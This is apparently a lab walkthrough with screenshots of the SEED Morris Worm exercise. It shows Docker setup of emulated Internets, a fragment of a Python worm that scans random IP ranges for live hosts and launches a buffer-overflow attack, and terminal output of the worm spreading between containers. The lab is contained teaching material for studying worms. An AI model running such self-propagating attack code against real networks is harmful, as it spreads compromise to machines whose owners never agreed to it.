

Lab 4 Morris Worm

OverviewThe Morris worm (November 1988) was one of the oldest computer worms distributed via the Internet, and the first to gain significant mainstream media attention [1]. While it is old, the techniques used by most worms today are still the same, such as the WannaCry ransomware in 2017. They involve two main parts: attack and self-duplication. The attack part exploits a vulnerability (or a few of them), so a worm can get entry to another computer. The self-duplication part is to send a copy of itself to the compromised machine, and then launch the attack from there. A detailed analysis of the Morris worm was given by Spafford [2].

The goal of this lab is to help students gain a better understanding of the behavior of worms, by writing a simple worm and testing it in a contained environment (an Internet emulator). Although the title of this lab is called Morris worm, the underneath technique used is quite generic. We have broken down the technique into several tasks, so students can build the worm incrementally. For testing, we built two emulated Internets, a small one and a larger one. Students can release their worms in each of these Internets, and see how their worms spread across the entire emulated Internet.

The lab covers the following topics:

- Buffer-overflow attack
 - Worm's self-duplication and propagation behavior
 - The SEED Internet emulator
 - Network tools
- Prerequisite.** There are several parts in this lab, including attacking, self duplication, and propagation. The attacking part exploits the buffer-overflow vulnerability of a server program. This vulnerable server is the same as the one used in the Level-1 task of the buffer-overflow attack lab (the server version). We suggest that students work on the buffer-overflow lab first before working on this lab, so they can focus on the worm part in this lab.
- Lab environment.**

This lab has been tested on our pre-built Ubuntu 20.04 VM, which can be downloaded from the SEED website. Since we use containers to set up the lab environment, this lab does not depend much on the SEED VM. You can do this lab using other VMs, physical machines, or VMs on the cloud.

1 -----

In internet-nano folder, start docker (e.g. using the command)

```
ialsmadi@VM:~/Downloads/MWormLabsetup/Labsetup/internet-nano$ sudo docker-compose build
```

(if you closed it, and restart, don't do the build again)


```
Activities Terminal Feb 3 00:11
Terminal
Traceback (most recent call last):
  File "docker/api/client.py", line 205, in _retrieve_server_version
  File "docker/api/daemon.py", line 181, in version
  File "docker/utils/decorators.py", line 46, in inner
  File "docker/api/client.py", line 228, in _get
  File "requests/sessions.py", line 543, in get
  File "requests/sessions.py", line 530, in request
  File "requests/sessions.py", line 643, in send
  File "requests/adapters.py", line 498, in send
requests.exceptions.ConnectionError: ('Connection aborted.', PermissionError(13, 'Permission denied'))

During handling of the above exception, another exception occurred:

Traceback (most recent call last):
  File "bin/docker-compose", line 3, in <module>
  File "compose/cli/main.py", line 67, in main
  File "compose/cli/main.py", line 123, in perform_command
  File "compose/cli/command.py", line 69, in project_from_options
  File "compose/cli/command.py", line 132, in get_project
  File "compose/cli/docker_client.py", line 43, in get_client
  File "compose/cli/docker_client.py", line 170, in docker_client
  File "docker/api/client.py", line 188, in __init__
  File "docker/api/client.py", line 213, in _retrieve_server_version
docker.errors.DockerException: Error while fetching server API version: ('Connection aborted.', PermissionError(13, 'Permission denied'))
[66365] Failed to execute script docker-compose
ialsmadi@VM:~/Downloads/MWormLabsetup/Labsetup/internet-nano$ sudo docker-compose build
Building morris-worm-base
Step 1/6 : FROM handsontsecurity/seed-ubuntu:large
--> cecb04fbf1dd
Step 2/6 : ARG DEBIAN_FRONTEND=noninteractive
--> Using cache
--> 3fcc95b856df
Step 3/6 : COPY server /bof/server
--> Using cache
--> 0beb9541532a
Step 4/6 : COPY stack /bof/stack
--> Using cache
--> abec1b404d72
Step 5/6 : RUN chmod +x /bof/server
--> Using cache
--> 2c2b0947b01b
Step 6/6 : RUN chmod +x /bof/stack
--> Using cache
```

Start the container

docker-compose up



Then go to the map folder and do the same


Build then up

Sudo docker-compose build


Then

Sudo docker compose up


(if you need to clean sudo docker compose down, then sudo docker network prune, sudo
docker system prune)



(This one is for the Mini not the nano)




Pick one of the nodes from the map and open a terminal




Continue steps based on lab instructions and report your screen shots/observations


Open two terminals and create some traffic



You can see now that the source machine is in different color



Task 4.2



You have to edit Python Worm code to fit the topology that you have

```

41
42 # Save the binary code to file
43 with open('badfile', 'wb') as f:
44     f.write(content)
45
46
47 # Find the next victim (return an IP address).
48 # Check to make sure that the target is alive.
49 def getNextTarget():
50     while True:
51         a = randint(151, 153)
52         b = randint(71, 80)
53         #a = randint(151, 183)
54         #b = randint(70, 100)
55         ipaddr = f"10.{a}.{b}"
56         print("Now attacking...")
57         print(ipaddr)
58         # Get the output of the ping command, look for "1 received"
59         try:
60             output = subprocess.check_output("ping -q -c1 -W1
61             (ipaddr)", shell=True)
62             result = output.find(b'1 received')
63
64             if result == -1:
65                 print(f"{ipaddr} is not alive")
66             else:
67                 print(f"*** {ipaddr} is alive, launch the attack")
68                 return ipaddr
69         except Exception as e:
70             print(e)
71
72 # Check whether the current host is already infected with the worm
73 def isInfectedAlready():
74     exists = os.path.exists('badfile')
75     if exists:
76         return True
77     else:
78         return False
79

```

Attacking one machine first

Activities Terminal Feb 7 23:22

SEED Pr Morris map x Bb UTF-8 Texas Jagwire Mail - Izz

localhost:8080/map.html#

Filter Search

Type a BPF expression to animate packet flows on the map...

151/host_0

AS151/host_0
ASN: 151
Name: host_0
Role: Host
IP: net0,10.151.0.71/24

Replay
Replay stopped.
event interval (ms)
200

Details
Host: 151/host_0
ID: 459aff03c759
ASN: 151
Name: host_0
Role: Host
IP addresses
net0: 10.151.0.71/24

Terminal

```
ialsmd@VM:~/Downloads/MWormLabsetup/Labsetup/worm$ sudo gedit WormV1.py
(gedit:7787): Tepl-WARNING **: 23:21:23.409: GVfs metadata is not supported. Fal
lback to TeplMetadataManager. Either GVfs is not correctly installed or GVfs met
adata are not supported on this platform. In the latter case, you should configu
re Tepl with --disable-gvfs-metadata.
ialsmd@VM:~/Downloads/MWormLabsetup/Labsetup/worm$ sudo python3 WormV1.py
>>>> Attacking 10.151.0.71 <<<<
t1
ialsmd@VM:~/Downloads/MWormLabsetup/Labsetup/worm$ sudo python3 WormV1.py
>>>> Attacking 10.151.0.71 <<<<
t1
ialsmd@VM:~/Downloads/MWormLabsetup/Labsetup/worm$
```

Notice that Worm file is sent to victim machine

(use find -iname command to find it)

```
e pack
Terminal
(gedit:72476): Tepl-WARNING **: 18:37:21.506: GVfs metadata is
not supported. Fallback to TeplMetadataManager. Either GVfs is
not correctly installed or GVfs metadata are not supported on t
his platform. In the latter case, you should configure Tepl wit
h --disable-gvfs-metadata.
ialsmadi@VM:~/Downloads/MWormLabsetup/Labsetup/worm$ sudo pytho
n3 pycat.py -u /tmp/fileToReceiv -p 6666 -l
[*] Listening on 127.0.0.1:6666
^Cialsmadi@VM:~/Downloads/MWormLabsetup/Labsetup/worm$ sudo gedit
WormV1.py

(gedit:75128): Tepl-WARNING **: 18:42:19.150: GVfs metadata is
not supported. Fallback to TeplMetadataManager. Either GVfs is
not correctly installed or GVfs metadata are not supported on t
his platform. In the latter case, you should configure Tepl wit
h --disable-gvfs-metadata.
ialsmadi@VM:~/Downloads/MWormLabsetup/Labsetup/worm$ sudo pytho
n3 WormV1.py
>>>> Attacking 10.151.0.71 <<<<<
ialsmadi@VM:~/Downloads/MWormLabsetup/Labsetup/worm$
root@9bb1b790de1:~# find /root/ -iname *worm*.py
/root/WormV1.py
root@9bb1b790de1:~#
```

Note the color is different now on the attacked machine

Now worm version 2, attacking many machines

We are scanning a range and live machines will be attacked

Confirm that all victim nodes received the worm

```
search
Terminal
10.151.0.73
*** {ipaddr} is alive, launch the attack
*****
>>>> Attacking 10.151.0.73 <<<<<
*****
Now attacking....
10.151.0.80
Command 'ping -q -c1 -W1 10.151.0.80' returned non-zero exit st
atus 1.
Now attacking....
10.153.0.80
Command 'ping -q -c1 -W1 10.153.0.80' returned non-zero exit st
atus 1.
Now attacking....
10.153.0.73
*** {ipaddr} is alive, launch the attack
*****
>>>> Attacking 10.153.0.73 <<<<<
*****

root@17fe4b259e64:~# find -iname *worm*
./root/wormV2.py
./root/WormV1.py
./root/wormV2.py
root@17fe4b259e64:~#
```

I am using htop tool to monitor memory consumption

The screenshot shows a Linux desktop environment with the following components:

- Terminal Window:** Displays the output of a network attack simulation. It shows a series of commands and responses, including "Now attacking...", "10.151.0.71", "*** {ipaddr} is alive, launc", and "10.152.0.75". The terminal also shows a list of processes being monitored by htop.
- Web Browser:** Displays a packet flow map at the URL `localhost:8080/map.html#`. The map shows a network topology with nodes and connections. A search bar is visible at the top of the browser window.
- Network Diagram:** A small diagram showing a network topology with nodes labeled "10.153.0.75/24", "10.153.0.254/24", "10.153.0.73/24", and "153/router0". A "Log" button is visible below the diagram.

The htop window shows the following process list:

PID	USER	PRI	NI	VIRT	RES	SHR	S	CPU%	MEM%	TIME+	Command
2711	ialsmadi	20	0	3016M	285M	148M	S	2.8	4.2	0:21.31	/usr/lib/firefo
872	ialsmadi	20	0	541M	89172	50912	S	1.4	1.3	0:21.17	/usr/lib/xorg/X
7989	root	20	0	10992	4304	3224	R	0.7	0.1	0:00.31	htop
1328	ialsmadi	20	0	4061M	331M	121M	S	0.7	4.8	0:44.34	/usr/bin/gnome-
1195	ialsmadi	20	0	151M	2964	2508	S	0.7	0.0	0:10.40	/usr/bin/VBoxCl
1201	ialsmadi	20	0	151M	2964	2508	S	0.7	0.0	0:10.38	/usr/bin/VBoxCl
3009	ialsmadi	20	0	804M	58796	40816	S	0.7	0.8	0:06.43	/usr/libexec/gn
3297	root	20	0	1279M	45804	12316	S	0.7	0.7	0:05.31	docker-compose
934	ialsmadi	20	0	309M	8992	7980	S	0.7	0.1	0:00.34	/usr/libexec/gv
2746	ialsmadi	20	0	3016M	285M	148M	S	0.7	4.2	0:01.68	/usr/lib/firefo
5803	root	20	0	2544	520	456	S	0.7	0.0	0:00.52	tail -f /dev/nu
719	root	20	0	1402M	52272	27420	S	0.0	0.7	0:08.49	/usr/bin/contai
780	root	20	0	1402M	52272	27420	S	0.0	0.7	0:03.77	/usr/bin/contai
1350	ialsmadi	20	0	4061M	331M	121M	S	0.0	4.8	0:10.62	/usr/bin/gnome-
3492	root	20	0	1402M	52272	27420	S	0.0	0.7	0:00.41	/usr/bin/contai

